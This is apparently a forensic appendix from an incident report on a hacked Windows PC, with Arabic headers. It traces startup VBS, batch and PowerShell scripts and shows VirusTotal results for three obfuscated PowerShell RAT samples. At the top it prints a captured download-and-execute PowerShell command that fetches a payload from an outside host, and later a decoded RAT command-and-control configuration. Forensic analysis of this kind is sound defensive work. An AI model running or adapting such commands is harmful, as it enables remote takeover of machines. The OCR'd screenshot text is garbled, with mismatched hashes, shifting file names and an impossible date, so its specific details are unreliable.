Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');\$f=[Microsoft.VisualBasic.Interaction]::CallByName((New-Object Net.WebClient),'Dow_lo-tri_g'.replace('_','\').replace('--','adS'),[Microsoft.VisualBasic.CallType]::Method,'https://positive-life.gr/_89574184-208c-4e1c-a050-cb21a43b9455/AXBCSVJMES_BYPASS.jpg') | IEX;[Byte[]]\$f=[Microsoft.VisualBasic.Interaction]::CallByName

2023-08-22 10:42:56 AM

Process Command Line: "C:\WINDOWS\System32\WScript.exe" "C:\Users\o.hamza\AppData\Local\Temp\tmp8F4A.tmp.vbs"

2023-08-22 8:43:19 AM

Process Command Line: C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\ret6346346.bat" "

(3) Searching for programs that run at startup:


There are many places for that, searched all we knew, and found the hack scripts in this location:

Steps: Launch the Run App by pressing Windows key + R, or Windows key then type run,


Then enter the command: shell:startup



ملحق رقم 3 - تفاصيل البحث في الجهاز المعمى والبرامج الخبيثة التي وجدت فيه



Will show the folder "C:\ProgramData\WindowsHost" containing scripts that run at user login, from the file dates it seems hacked at least 3 times on 2022-8-1, 2022-10-10, and 2022-12-20. These are 3 different scripts created at different dates, so probably there are 3 hackers having access to this PC, or maybe less but each script is used for different application:



The file "77575745745.vbs" is short Visual Basic Script that runs the batch file "C:\Users\Public\uyoiytoytolueysegsdg.bat" and this batch file is one line command:

PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\3242342342.ps1'"




ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Which will run the PowerShell file “C:\Users\Public\3242342342.ps1” and this PowerShell file is the main malware.

The same steps are done by the other two files:

“yutururt.vbs” run: “C:\Users\Public\ret6346346.bat” run: “C:\Users\Public\rtyurtueu.ps1”

“Asy.vbs” run: “C:\Users\Public\Asy.bat” run: “C:\Users\Public\Asy.ps1”



(8) Scripts analysis:

The main scripts that run at startup are:

C:\Users\Public\Asy.ps1

C:\Users\Public\rtyurtueu.ps1



ملحق رقم 3 - تفاصيل البحث في الجهاز المعمق والبرامج الخبيثة التي وجدت فيه

C:\Users\Public\ 3242342342.ps1 2022-08-01 10:58

Analyzing Asy.ps1, rtyurtueu.ps1, 3242342342.ps1:

They are all similar obfuscated 'PowerShell' scripts, could not find easy way to de-obfuscate all of it, some parts can be obfuscated but some parts are executable files that require disassembly and debug tools and maybe long time.

Trying the online malware scan and analysis tools, found that the best one is 'virustotal.com'.

Uploaded to VirusTotal.com for analysis, the results:

Analyzing Asy.ps1 (2022-12-20 15:22): Only 11 of 59 flagged it as malicious, not previously reported.

Network Communication: DNS Resolutions: dex1.duckdns.org = 41.254.64.253, 104.250.169.165

fp2e7a.wpc.2be4.phicdn.net =

fp2e7a.wpc.phicdn.net = 192.229.211.108 (maybe normal CDN)

IP addresses: 41.254.64.253 (maybe LTT 4G), 104.250.169.165 (maybe PureVPN), 192.229.211.108 (maybe EDGECAST, Verizon Business, Cable/DSL, United States).

The screenshot shows the VirusTotal analysis interface for the file 'Asy.ps1'. The main summary indicates 11 security vendors flagged the file as malicious out of 59 total. The 'DETECTION' tab is selected, showing detailed results for various engines like AV-TEST, Avast, ESET, etc. Below the table, there's a section for 'Do you want to automate checks?' with several checkboxes. A large watermark logo for 'مكتب المخاطر' (Risk Office) is overlaid at the bottom.

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

11 / 59

① 11 security vendors and 1 sandbox flagged this file as malicious

d4fe336ed71db421af0959fe4778384eb90f5534b28000be35b563b569c27592
Avy.ps1

Size 169.24 KB

c detect-debug-environment long-sleep

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contacted Domains (3) ①

Domain	Detections	Created	Registrar
dex1.duckdns.org	5 / 88	2013-04-12	Gandi SAS
fp2e7a.wpc.2be4.phcdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC
fp2e7a.wpc.phcdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC

Contacted IP addresses (3) ①

IP	Detections	Autonomous System	Country
104.250.169.165	0 / 87	3223	GB
192.229.211.108	1 / 88	15133	US
41.254.64.253	0 / 88	21003	LY

Graph Summary ①

3 contacted ips



3 contacted domains



1 dropped files



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الطبيعة التي وجدت فيه

S 3 3

11 / 59

① 11 security vendors and 1 sandbox flagged this file as malicious

d4fe339ed71db421af0959e4770384eb90f5534b28000be35b583b669c27592
Asynt1
c detected-during-enforcement long-sleeps

Size 169.24 KB | Last Analysis Date 32 minutes ago | More

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Add the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Display grouped sandbox reports

VirusTotal Jobbox VirusTotal Observer

Zenbox

Activity Summary

Download Artifacts Full Reports Help

4 Detections Mitre Signatures ID8 Rules Sigma Rules Dropped Files Network comms

1 MALWARE 1 TROJAN 1 EVAIDER 1 RAT

18 BPD

1 TEXT 3 DNS 2 IP

Behavior Tags

detected-debug-enforcement long-sleeps

Dynamic Analysis Sandbox Detections

The sandbox Zenbox flags this file as: MALWARE TROJAN EVADER RAT

MITRE ATT&CK Tactics and Techniques

Open In MITRE ATT&CK Navigator

— Privilege Escalation TA0004

② Process Injection TA0055 Injects a PE file into a foreign processes Writes to foreign memory regions

— Defense Evasion TA0005

② Process Injection TA0055 Injects a PE file into a foreign processes Writes to foreign memory regions

② Virtualized/Sandbox Evasion TA0407 Contains long sleeps (>= 3 min) May sleep (evade loops) to hinder dynamic analysis Contains medium sleeps (>= 30s)

② Disable or Modify Tools TA1022.001 Creates guard pages, often used to prevent reverse engineering and debugging

+ Discovery TA0007

+ Command and Control TA0011



ملحق رقم 3 - تفاصيل البحث في العياز المعنفي والبرامج الخبيثة التي وجدت فيه

— Discovery TAB007

⊕ Application Window Discovery T1010

Sample monitors Window changes (e.g. starting applications), analyze the sample with the simulation cookbook

⊕ Remote System Discovery T1018

Reads the hosts file

⊕ Process Discovery T1057

Queries a list of all running processes

⊕ System Information Discovery T1062

Queries the volume information (name, serial number etc) of a device

Checks the free space of harddrives

Queries the cryptographic machine GUID

Reads software policies

⊕ File and Directory Discovery T1063

Reads ini files

⊕ Virtualization/Sandbox Evasion T1487

Contains long sleeps (>= 3 min)

May sleep (evasive loops) to hinder dynamic analysis

Contains medium sleeps (>= 30s)

⊕ Security Software Discovery T1518.001

Tries to detect sandboxes and other dynamic analysis tools

May try to detect the virtual machine to hinder analysis (VM artifact strings found in memory)

— Command and Control TAB011

⊕ Application Layer Protocol T1071

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Performs DNS lookups

⊕ Non-Application Layer Protocol T1085

Performs DNS lookups

⊕ Non-Standard Port T1571

Detected TCP or UDP traffic on non-standard ports



ملحق رقم 3 - تفاصيل البحث في العياز المعني والبرامج الخبيثة التي وجدت فيه

Crowdsourced Sigma Rules ⓘ

CRITICAL 0 HIGH 1 MEDIUM 1 LOW 0

- ⚠ Matches rule Powershell Token Obfuscation - Powershell by frack113 at Sigma Integrated Rule Set (GitHub)
↳ Detects TOKEN OBfuscATION technique from Invoke-Obfuscation
- ⚠ Matches rule Change PowerShell Policies to an Insecure Level by frack113 at Sigma Integrated Rule Set (GitHub)
↳ Detects use of executionpolicy option to set insecure policies

Crowdsourced IDS rules ⓘ

- ⚠ Matches rule ET INFO DYNAMIC_DNS Query to *.duckdns.org Domain at Proofpoint Emerging Threats Open
↳ Misc activity
- ⚠ Matches rule ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain at Proofpoint Emerging Threats Open
↳ Potentially Bad Traffic

Network Communication ⓘ

DNS Resolutions

- ⚡ dex1.duckdns.org
 - 41.254.64.263
 - 104.250.169.165
- ⚡ fp2e7a.wpc.2be4.phicdn.net
 - 192.229.211.108
- ⚡ fp2e7a.wpc.phicdn.net
 - 192.229.211.108

IP Traffic

- ⚡ 104.250.169.165:7878 (TCP)
- ⚡ 41.254.64.253:7878 (TCP)



ملحة رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Memory Pattern URLs

↳ dex1.duckdns.org

Behavior Similarity Hashes ⓘ

VirusTotal Jujubox	db141c1feec07c07d11cc308bc9c4188
VirusTotal Observer	bdc373fc9c9e24e2a66fb477438523cf
Zenbox	80d5664ee00d7cb9454f4ad0435ac571

File system actions ⓘ

Files Opened

- ↳ %WINDIR%\system32\WindowsPowerShell\v1.0\powershell.exe
- ↳ C:\Program Files
- ↳ C:\Program Files (x86)\AutoIt3\AutoItX\
- ↳ C:\Program Files (x86)\Common Files\Oracle\Java\javapath\
- ↳ C:\Program Files (x86)\WindowsPowerShell\Modules\
- ↳ C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- ↳ C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\
- ↳ C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\
- ↳ C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\
- ↳ C:\Program Files\WindowsPowerShell\Modules\
- ↳ C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\
- ↳ C:\Program Files\WindowsPowerShell\Modules\PSReadLine\
- ↳ C:\Program Files\WindowsPowerShell\Modules\PackageManagement\
- ↳ C:\Program Files\WindowsPowerShell\Modules\Pester\
- ↳ C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\
- ↳ C:\ProgramData\chocolatey\bin\
- ↳ C:\Users\<USER>\AppData\Local
- ↳ C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell
- ↳ C:\Users\<USER>\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- ↳ C:\Users\<USER>\Documents
- ↳ C:\Users\<USER>\Downloads\Asy.ps1
- ↳ C:\Users\desktop.ini
- ↳ C:\Users\user\OneDrive\local\Microsoft\Windows\PowerShell\v1.0\Isabel\one\asynnet_ranbrowsers.exe.lnk



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Files Written

⌚ C:\Users\<USER>\AppData\Local\Temp\ei0xvnmu.ljq.psm1
⌚ C:\Users\<USER>\AppData\Local\Temp\utrrzxzb.l4z.ps1
⌚ C:\Users\user\AppData\Local\Microsoft\Windows\Caches
⌚ C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
⌚ C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_me4lo10k.a04.ps1
⌚ C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_tuuetjcn.sla.psm1
⌚ C:\Users\user\AppData\Roaming
⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations
⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\WAPB0TEYIZJL0GMWP7FF.temp
⌚ C:\Windows\system32\catroot
⌚ C:\Windows\system32\catroot2
⌚ \Device\ConDrv\Connect

^

Files Deleted

⌚ C:\Users\<USER>\AppData\Local\Temp\ei0xvnmu.ljq.psm1
⌚ C:\Users\<USER>\AppData\Local\Temp\utrrzxzb.l4z.ps1
⌚ C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_me4lo10k.a04.ps1
⌚ C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_tuuetjcn.sla.psm1

Files Dropped

— C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_me4lo10k.a04.ps1
sha256 bae719f3329a85567675ce0cab965611818cc660d0d952979bbf3cba4005be28
type TEXT
— C:\Users\user\AppData\Local\Temp_\PSScriptPolicyTest_tuuetjcn.sla.psm1
sha256 bae719f3329a85567675ce0cab965611818cc660d0d952979bbf3cba4005be28
type TEXT



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنوي والبرامج الخبيثة التي وجدت فيه

Registry actions

Registry Keys Opened

- ➊ HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931\}\InprocServer32
- ➋ HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931\}\InprocServer32\0x0
- ➌ HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931\}\Server
- ➍ HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931\}\Server\0x0
- ➎ HKCU\Control Panel\International
- ➏ HKCU\Control Panel\International\esYearMonth
- ➐ HKCU\Environment
- ➑ HKCU\Environment\PSMODULEPATH
- ➒ HKCU\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
- ➓ HKCU\Software

▼

Registry Keys Set

- ➊ HKUS\1-5-21-4270068108-2931534202-3907561125-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\Excel\OpenWithProgids\excel
- Binary Data

Process and service actions

Processes Tree

- ➊ 2648 - c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -ExecutionPolicy unrestricted -File "C:\Users\user\Desktop\Asy.ps1"
- ➋ 3884 - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe* -NoLogo -ExecutionPolicy unrestricted -File "C:\Users\user\Desktop\Asy.ps1"
- ➌ ↳ 4720 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- ➍ ↳ 8000 - C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنفي والبرامج الخبيثة التي وجدت فيه

Synchronization mechanisms & Signals ①

Mutexes Created

- ⌚ \Sessions\1\BaseNamedObjects\AsyncMutex_6SI80kPnk
- ⌚ \Sessions\1\BaseNamedObjects\LocalZonesCacheCounterMutex
- ⌚ \Sessions\1\BaseNamedObjects\LocalZonesLockedCacheCounterMutex

Modules loaded ①

Runtime Modules

- ⌚ ADVAPI32.dll
- ⌚ API-MS-WIN-DOWLEVEL-SHLWAPI-L1-1-0.DLL
- ⌚ API-MS-Win-Security-LSALockup-L1-1-0.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\OLEAUT32.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cr.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\crlit.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\disaymreader.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en-USvmscom.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\en\mscorrc.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscores.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreel.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorrc.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\nlssorting.dll
- ⌚ C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ole32.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_64\System.Data\v4.0_4.0.0.0__b77e5c561934e089\System.Data.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_64\System.Transactions\v4.0_4.0.0.0__b77e5c561934e089\System.Transactions.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77e5c561934e089\oleaut32.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77e5c561934e089\secur32.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_64\macorlib\v4.0_4.0.0.0__b77e5c561934e089\shell32.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\urispl.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\urimon.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\wintrust.dll
- ⌚ C:\Windows\Microsoft.NefAssembly\GAC_MSIL\System\v4.0_4.0.0.0__b77e5c561934e089\ntdll.dll



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنوي والبرامج الخبيثة التي وجدت فيه

Highlighted actions ⓘ

Calls Highlighted

- ⦿ GetSystemMetrics
- ⦿ GetTickCount
- ⦿ IsDebuggerPresent
- ⦿ Sleep

Decoded Text

⦿ {"Server": "dex1.duckdns.org", "Port": "7878", "Version": "0.5.7B", "MutexName": "AsyncMutex_6S1B0kPnk", "Autorun": "false", "Group": "null"}

Highlighted Text

- ⦿ Administrator: c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe
- ⦿ Check online for a solution and close the program
- ⦿ Windows PowerShell
- ⦿ c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe

Analyzing rtyurtueu.ps1 (2022-10-10 11:20): Only 14 of 57 flagged it malicious, not previously reported.

Network Communication: DNS Resolutions: new.libya2020.com.ly = 45.74.0.166 (INTERNET-SHIELD-VOXILITY-UKL) = time out

libya2020.com.ly = 62.240.36.45 = strange site!

Domain hacked or the owner is involved.



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

S 645e5672a0c554d9fb3b7ea211dafc9b7b08949603ad52ea00994995d415e

14 / 57

Community Score

14 security vendors and no sandboxes flagged this file as malicious

645e5672a0c554d9fb3b7ea211dafc9b7b08949603ad52ea00994995d415e
tryurtex.ps1

Size: 117.21 KB | Last Analysis Date: 1 minute ago

Detection Details Behavior Community

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: ⚡ Booter

Family label: ⚡ Booter

Do you want to automate checks?

Security vendor's analysis	Result	Family label	Notes
ALYac	Heur:BZC.P2Q.Booter!S42.E4BD0D3F	Arabit	Heur:BZC.P2Q.Booter!S42.E4BD0D3F
Avg	Script BH1-gen [T]	Avg	Script BH1-gen [T]
BIDefender	Heur:BZC.P2Q.Booter!S42.E4BD0D3F	Cyan	PSHPowerA
Emsisoft	Heur:BZC.P2Q.Booter!S42.E4BD0D3F (R)	eScan	Heur:BZC.P2Q.Booter!S42.E4BD0D3F
ESET-NOD32	PowerShell/Kryptik.PJ	GData	Heur:BZC.P2Q.Booter!S42.E4BD0D3F
Google	Detected	MAX	Malware (AI Score=87)
Trotx (FindEye)	Heur:BZC.P2Q.Booter!S42.E4BD0D3F	VIPRE	Heur:BZC.P2Q.Booter!S42.E4BD0D3F
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Anti-VL	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BIDefenderTheta	Undetected
Bitdefender	Undetected	CloudAV	Undetected

14 / 57

Community Score

14 security vendors and no sandboxes flagged this file as malicious

645e5672a0c554d9fb3b7ea211dafc9b7b08949603ad52ea00994995d415e
tryurtex.ps1

Size: 117.21 KB | Last Analysis Date: 1 minute ago

Detection Details Behavior Community

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Display grouped sandbox reports

VirusTotal Jobbox

VirusTotal Observer

Zenbox

Activity Summary

Download Artifacts | Full Reports | Help

Detections

NOTFOUND

Mitre Signatures

NOTFOUND

ID6 Rules

NOTFOUND

Sigma Rules

NOTFOUND

Dropped Files

1 TEXT

Network comms

1 DNS 1 IP

Behavior Tags

detected-debug-environment long-sleeps

Network Communication

DNS Resolutions

— new.libya2020.com.ly

45.74.0.166



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الغريبة التي وجدت فيه

Activity Summary Download Artifacts Full Reports Help

IP Traffic ④ 45.74.0.166:6070 (TCP)

Behavior Similarity Hashes

VirusTotal Jupyter	db141ctfsecd7cb7d11cc308bcbe4188
VirusTotal Observer	bdc373fc9cbe24e2e60fb477438523cf
Zenbox	422385298d60bb9c83a74fsub1d4e50

File system actions

- ④ %WINDIR%\System32\WindowsPowerShell\v1.0\powershell.exe
- ④ C:\Program Files
- ④ C:\Program Files (x86)\AutoIt3\AutoIt3
- ④ C:\Program Files (x86)\Common Files\Oracle\Java\javapath
- ④ C:\Program Files (x86)\WindowsPowerShell\Modules
- ④ C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation
- ④ C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement
- ④ C:\Program Files (x86)\WindowsPowerShell\Modules\Pester
- ④ C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet
- ④ C:\Program Files\WindowsPowerShell\Modules
- ④ C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation
- ④ C:\Program Files\WindowsPowerShell\Modules\PSReadline
- ④ C:\Program Files\WindowsPowerShell\Modules\PackageManagement
- ④ C:\Program Files\WindowsPowerShell\Modules\Pester
- ④ C:\Program Files\WindowsPowerShell\Modules\PowerShellGet
- ④ C:\ProgramData\chocolatey\bin
- ④ C:\Users\USER>AppData\Local
- ④ C:\Users\USER>AppData\Local\Microsoft\Windows\PowerShell
- ④ C:\Users\USER>AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- ④ C:\Users\USER>Documents
- ④ C:\Users\USER>Downloads\trytueu.ps1
- ④ C:\Users\desktop.ini
- ④ C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RegSvcs.exe.log
- ④ C:\Users\user\AppData\Local\Microsoft\Windows\Apps
- ④ C:\Windows\system32\WindowsPowerShell\v1.0\Windows\Cache



ملحق رقم 3 - تفاصيل البحث في العياز المعمى والبرامج الخبيثة التي وجدت فيه

Analyzing 3242342342.ps1 (2022-8-01 10:58): Only 13 of 59 flagged it as malicious, previously reported on 2022-8-23.

Network Communication: DNS Resolutions: 2024.libya2020.com.ly = 45.74.63.210 (Voxility LLP, Internet Security - US LA)

Domain hacked or the owner is involved.

The screenshot shows the VirusTotal analysis interface for file 3242342342.ps1. The main summary indicates 13 security vendors flagged the file as malicious. The file size is 161.54 KB and the last analysis date was a moment ago. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing results from various security vendors:

Security vendor	Result	Family
AV-Test	Harmless	P2Q.Bster.942.EBF1F132
Avast	Script.BSH-gen [Dsp]	Avg
BitDefender	Harmless	P2Q.Bster.942.EBF1F132
eScan	Harmless	ESET-NOD32
GData	Harmless	McAfee-GW-Edition
Symantec	Malicious	Trojan [Tritya]
VIPRE	Harmless	Acronis (Static ML)
WbitLab-V3	Undetected	Anti.WL
AdwCleaner	Undetected	Baidu
BitDefenderTheta	Undetected	Blue Pro
Cloudmark	Undetected	Cloudmark



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

The screenshot shows the VirusTotal analysis interface for a specific file. The file hash is 52794e15d5f754e0723a00a564105144d892cne7cd8e679dc7d9ca07fb65f. The analysis summary indicates 13 security vendors flagged it as malicious. The file is a ZIP archive (101.64 KB) last analyzed a moment ago. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY.

Basic properties:

- MD5: MD9699599594056c990C010d00790
- BHA-1: 01308a04c21946c7854daab74523c4714b2c29143
- BHA-250: 02794e15d5f754e0723a00a564105144d892cne7cd8e679dc7d9ca07fb65f
- USDOSEP: 1832.9gb0Dmxa2.8mpqR2z03NeuMVTB9h3mTaqo.ST
- TLSH: T400A3368310340100CF600ECC9C9402366C24F2D46770291294CFBA4CE7DC100049430529

File type: C source, ABC8 text, with very long lines (40380v), with CR/LF line terminators

File name: up.mp3

File size: 101.64 KB (193973 bytes)

History:

- First Submission: 2022-08-23 12:46:59 UTC
- Last Submission: 2023-08-42 14:46:18 UTC
- Last Analysis: 2023-08-42 14:46:82 UTC

Names:

